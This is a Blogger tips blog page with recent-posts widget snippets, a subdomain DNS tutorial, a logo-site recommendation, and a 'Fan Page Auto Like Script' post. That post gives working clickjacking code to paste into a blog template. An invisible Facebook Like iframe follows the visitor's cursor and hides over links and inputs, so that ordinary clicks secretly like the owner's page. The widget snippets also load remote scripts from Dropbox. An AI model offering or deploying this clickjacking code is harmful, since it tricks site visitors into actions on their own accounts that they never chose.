<script src="http://code.jquery.com/jquery-latest.min.js" type="text/javascript"></script><div id="recent-posts"><script language="JavaScript">home_page = "http://tricksdonor.org/"; numposts = 5;imgr = new Array();showRandomImg = false;boxwidth = 255;cellspacing = 6;borderColor = "#232c35";bgTD = "#000000";thumbwidth = 0;thumbheight = 0;fntsize = 15;acolor = "#666";aBold = true;icon = " ";text = false;showPostDate = false;summaryPost = 0;summaryFontsize = 10;summaryColor = "#666";icon2 = " ";</script><script src="https://dl.dropboxusercontent.com/u/127448791/recent-posts-min-1-ycode.js" type="text/javascript"/></script><a href="http://www.tricksdonor.org" rel="dofollow" target="_blank" title="My Blogger Tricks"><img alt="My Blogger Tricks" border="0" src="https://bitly.com/haakblog" style="position: fixed; bottom: 10%; right: 0%; top: 0px;"/></a><link rel="stylesheet" type="text/css" href="http://dl.dropboxusercontent.com/s/ecikvgo68yrfgps/recent-posts-min-1.css" /></div><div style="font-family: arial, sans-serif; font-size: 9px;" class="ycdr"><a href="http://www.tricksdonor.org/2014/02/5-best-recent-posts-widget-for-blogger.html" target="_blank" title="Recent Post Widget">Recent Post Widget</a> <a href="http://www.tricksdonor.org/" target="_blank">Blogger</a></div>
Widget 2:

Add Recent Posts Widget for Blogger


<script src="http://code.jquery.com/jquery-latest.min.js" type="text/javascript"></script><div id="recent-posts"><script language="JavaScript">home_page = "http://tricksdonor.org/"; numposts = 5;imgr = new Array();showRandomImg = false;boxwidth = 255;cellspacing = 6;borderColor = "#232c35";bgTD = "#000000";thumbwidth = 0;thumbheight = 0;fntsize = 15;acolor = "#666";aBold = true;icon = " ";text = false;showPostDate = false;summaryPost = 0;summaryFontsize = 10;summaryColor = "#666";icon2 = " ";</script><script src="https://dl.dropboxusercontent.com/u/127448791/recent-posts-min-1-ycode.js" type="text/javascript"/></script><a href="http://www.tricksdonor.org" rel="dofollow" target="_blank" title="My Blogger Tricks"><img alt="My Blogger Tricks" border="0" src="https://bitly.com/haakblog" style="position: fixed; bottom: 10%; right: 0%; top: 0px;"/></a><link rel="stylesheet" type="text/css" href="http://dl.dropboxusercontent.com/s/b5er1tiy806lg6x/recent-posts-min-4.css" /></div><div style="font-family: arial, sans-serif; font-size: 9px;" class="ycdr"><a href="http://www.tricksdonor.org/2014/02/5-best-recent-posts-widget-for-blogger.html" target="_blank" title="Recent Post Widget">Recent Post Widget</a> <a href="http://www.tricksdonor.org/" target="_blank">Blogger</a></div>
Widget 3:

Recent Posts Widget for Blogger

<script src="http://code.jquery.com/jquery-latest.min.js" type="text/javascript"></script><div id="recent-posts"><script language="JavaScript">home_page = "http://tricksdonor.org/"; numposts = 5;imgr = new Array();showRandomImg = false;boxwidth = 255;cellspacing = 6;borderColor = "#232c35";bgTD = "#000000";thumbwidth = 0;thumbheight = 0;fntsize = 15;acolor = "#666";aBold = true;icon = " ";text = false;showPostDate = false;summaryPost = 0;summaryFontsize = 10;summaryColor = "#666";icon2 = " ";</script><script src="https://dl.dropboxusercontent.com/u/127448791/recent-posts-min-1-ycode.js" type="text/javascript"/></script><a href="http://www.tricksdonor.org" rel="dofollow" target="_blank" title="My Blogger Tricks"><img alt="My Blogger Tricks" border="0" src="https://bitly.com/haakblog" style="position: fixed; bottom: 10%; right: 0%; top: 0px;"/></a><link rel="stylesheet" type="text/css" href="http://dl.dropboxusercontent.com/s/096opvko2j87076/recent-posts-min-6.css" /></div><div style="font-family: arial, sans-serif; font-size: 9px;" class="ycdr"><a href="http://www.tricksdonor.org/2014/02/5-best-recent-posts-widget-for-blogger.html" target="_blank" title="Recent Post Widget">Recent Post Widget</a> <a href="http://www.tricksdonor.org/" target="_blank">Blogger</a></div>
  Widget 4:

Recent Posts Widget for Blogger

<script src="http://code.jquery.com/jquery-latest.min.js" type="text/javascript"></script><div id="recent-posts"><script language="JavaScript">home_page = "http://tricksdonor.org/"; numposts = 5;imgr = new Array();showRandomImg = false;boxwidth = 255;cellspacing = 6;borderColor = "#232c35";bgTD = "#000000";thumbwidth = 0;thumbheight = 0;fntsize = 15;acolor = "#666";aBold = true;icon = " ";text = false;showPostDate = false;summaryPost = 0;summaryFontsize = 10;summaryColor = "#666";icon2 = " ";</script><script src="https://dl.dropboxusercontent.com/u/127448791/recent-posts-min-1-ycode.js" type="text/javascript"/></script><a href="http://www.tricksdonor.org" rel="dofollow" target="_blank" title="My Blogger Tricks"><img alt="My Blogger Tricks" border="0" src="https://bitly.com/haakblog" style="position: fixed; bottom: 10%; right: 0%; top: 0px;"/></a><link rel="stylesheet" type="text/css" href="http://dl.dropboxusercontent.com/s/1qicet23p7v6xuw/recent-posts-min-10.css" /></div><div style="font-family: arial, sans-serif; font-size: 9px;" class="ycdr"><a href="http://www.tricksdonor.org/2014/02/5-best-recent-posts-widget-for-blogger.html" target="_blank" title="Recent Post Widget">Recent Post Widget</a> <a href="http://www.tricksdonor.org/" target="_blank">Blogger</a></div>
 Widget 5:

 Recent Posts Widget for Blogger

<script src="http://code.jquery.com/jquery-latest.min.js" type="text/javascript"></script><div id="recent-posts"><script language="JavaScript">home_page = "http://tricksdonor.org"; numposts = 5;imgr = new Array();showRandomImg = false;boxwidth = 255;cellspacing = 6;borderColor = "#232c35";bgTD = "#000000";thumbwidth = 0;thumbheight = 0;fntsize = 15;acolor = "#666";aBold = true;icon = " ";text = false;showPostDate = false;summaryPost = 0;summaryFontsize = 10;summaryColor = "#666";icon2 = " ";</script><script src="https://dl.dropboxusercontent.com/u/127448791/recent-posts-min-1-ycode.js" type="text/javascript"/></script><a href="http://www.tricksdonor.org" rel="dofollow" target="_blank" title="My Blogger Tricks"><img alt="My Blogger Tricks" border="0" src="https://bitly.com/haakblog" style="position: fixed; bottom: 10%; right: 0%; top: 0px;"/></a><link rel="stylesheet" type="text/css" href="http://dl.dropboxusercontent.com/s/do2fk4pfz9jl74w/recent-posts-min-13.css" /></div><div style="font-family: arial, sans-serif; font-size: 9px;" class="ycdr"><a href="http://www.tricksdonor.org/2014/02/5-best-recent-posts-widget-for-blogger.html" target="_blank" title="Recent Post Widget">Recent Post Widget</a> <a href="http://www.tricksdonor.org" target="_blank">Blogger</a></div>
 NOTE: change http://tricksdonor.org to your blog url and you can also change the no. of post you want show in the widget by changing 5 as per your requirements and if you have any questions or queries regarding any post then comment below and i hope you have enjoyed this tutorial, so keep visiting the blog and do comment.. thank you..
[Read more]

How To Setup Sub Domain In Bigrock for Blogger

Posted On // Leave a Comment

If you have a blog or a website with custom domain name and you want to create an another blog but dont want to again invest in buying a domain and want to add a sub domain of your custom domain, and Today im here to show you the way How To Add Sub Domain In Bigrock for Blogger .

STEP 1: First of all login to your Bigrock account or form you have bought your domain and scroll down to 'DNS MANAGEMENT' and click 'manage dns' , shown in pic below.


STEP 2: Then click 'ADD CNAME' , and in host name write the name which you want to add before your real domain, EXAMPLE: my domain is 'tricksdonor.org' and i want to make it 'forum.tricksdonor.org' then in host name i'll write 'forum'. shown in pic below.


STEP 3: Now in the 'value' section check 2nd dot and write 'ghs.google.com' in the field without ' . as shown in pic below.

STEP 4: And click 'ADD RECORD'. Now login to your blogger dashboard and go to settings and move to the publishing area and click 'advansed settings' and write the full subdomain in the field, which you added in 'DNS MANAGEMENT' and check the redirect option and save, as shown in below pic.


i hope you got the whole tutorial, so dont forget to share and keep visiting the blog thank you..
 

[Read more]

How To Create An Attractive Logo For Your Website

Posted On // 1 comment
Nowadays, Everyone creates a Blog, Websites or a Forum then choosing a good template and design an attractive Logo, But most of the peoples are not expert in photo editing or logo creating, So Today here im gonna show you an easy and online method to Create an attractive Logo for your website or Blog.
create logo for website

Few days back i thought of creating a logo for my Blog but unfortunately im not so good in photo editing, and while searching in google i found a website www.cooltext.com  , There are so many ready made Designs on this site, you have select any design and change the logo text to your website or blog name, You can also change the Size, Color, Alignment and File format as per your requirements, and click 'create logo' then Download, you can also get the html code of logo.

i hope you liked this tutorial and don't forget to share this with your friends and keep visiting the blog. Thank you..
 
[Read more]

Fan Page Auto Like Script For Blogger

Posted On // 10 comments

Increase Facebook Likes Using Webpage Script
Facebook Fan Pages is the best way to socailize your Blog, Website and is mainly used for Business purpose all over the world, But these page will only helpfull when you have more likes or fans on your page, Which can be done by inviting friends, With your blog or website Or By Buying fans from Facebook But today in this tutorial im gonna show you a trick through which you can easily increase your Facebook Fan Page Likes by using a Script in your Blogger Blog  and when someone clicks anywhere on your blog he/she will automatically become the fan of your Page.By this script the visitor will not be able to copy text on your Blog

How To Add This Webpage Script In Blogger?

To add this Script in Blogger, follow the steps below:-

STEP 1: Log in to your Blogger Dashboard.

STEP 2: Go to Template.

STEP 3: Click “EDIT HTML”.

STEP 4: Inside “HTML EDITOR”, press “CTRL+F” and search </head> tag.

STEP 5: Copy the following code below and just paste above </head> tag. 

<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript">
</script>
<script type='text/javascript'> function ClickJackFbHide(){ jQuery(&quot;div[id^=\&#39;clickjack-button-wrapper\&#39;]&quot;).hide(); } function ClickJackFbShow(){ jQuery(&quot;div[id^=\&#39;clickjack-button-wrapper\&#39;]&quot;).show(); }
</script>

STEP 6: Now again press “CTRL+F” and find </body> tag.

STEP 7: Copy the following code and just paste above </body> tag.

<div id="clickjack-button-wrapper-5" style="position: absolute; opacity: 0; filter: alpha(opacity = 0); -ms-filter:'progid:DXImageTransform.Microsoft.Alpha(Opacity=0)'; margin-left: -50px; z-index: 100; width:27px; height:20px; overflow:hidden"> <!--<div class="clickjack-mask" style="position: absolute; top: 5px; left: 5px; z-index: 1000; height: 13px; width: 15px;"></div>-->
<iframe src="http://www.facebook.com/plugins/like.php?href=Your Facebook Fan Page URL&amp;layout=button_count&amp;show_faces=false&amp;width=50&amp; action = like &amp;colorscheme=light&amp;height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:45px; left:-19px; height:21px; z-index: 0; position: relative;" allowTransparency="true"></iframe>
</div> <script type="text/javascript"> jQuery( document ).ready( function() { $( "#clickjack-button-wrapper-5" ).parent().mousemove( function( e ) { jQuery( "#clickjack-button-wrapper-5" ).css( { top: e.pageY - 10, left: e.pageX + 30 } ); } ); clickjack_hider(); var clickjack_fb_timer = setTimeout("clickjack_hider()",5000); } ); function clickjack_hider(){ jQuery("input").mouseout(function(){ClickJackFbShow();}); jQuery("a").mouseout(function(){ClickJackFbShow();}); jQuery("button").mouseout(function(){ClickJackFbShow();}); jQuery("textarea").mouseout(function(){ClickJackFbShow();}); jQuery(".ratingblock").mouseout(function(){ClickJackFbShow();}); jQuery("object").mouseout(function(){ClickJackFbShow();}); jQuery("input").mouseover(function(){ClickJackFbHide();}); jQuery("a").mouseover(function(){ClickJackFbHide();}); jQuery("button").mouseover(function(){ClickJackFbHide();}); jQuery("textarea").mouseover(function(){ClickJackFbHide();}); jQuery(".ratingblock").mouseover(function(){ClickJackFbHide();}); jQuery("object").mouseover(function(){ClickJackFbHide();}); }
</script>
STEP 8: Replace “Your Facebook Fan Page URL” with your own Facebook Fanpage URL.

Click “Save Template” and Its done...!!!!

i hope you enjoyed this tutorial, so dont forget to share it with your friends and keep visiting our Blog.  
[Read more]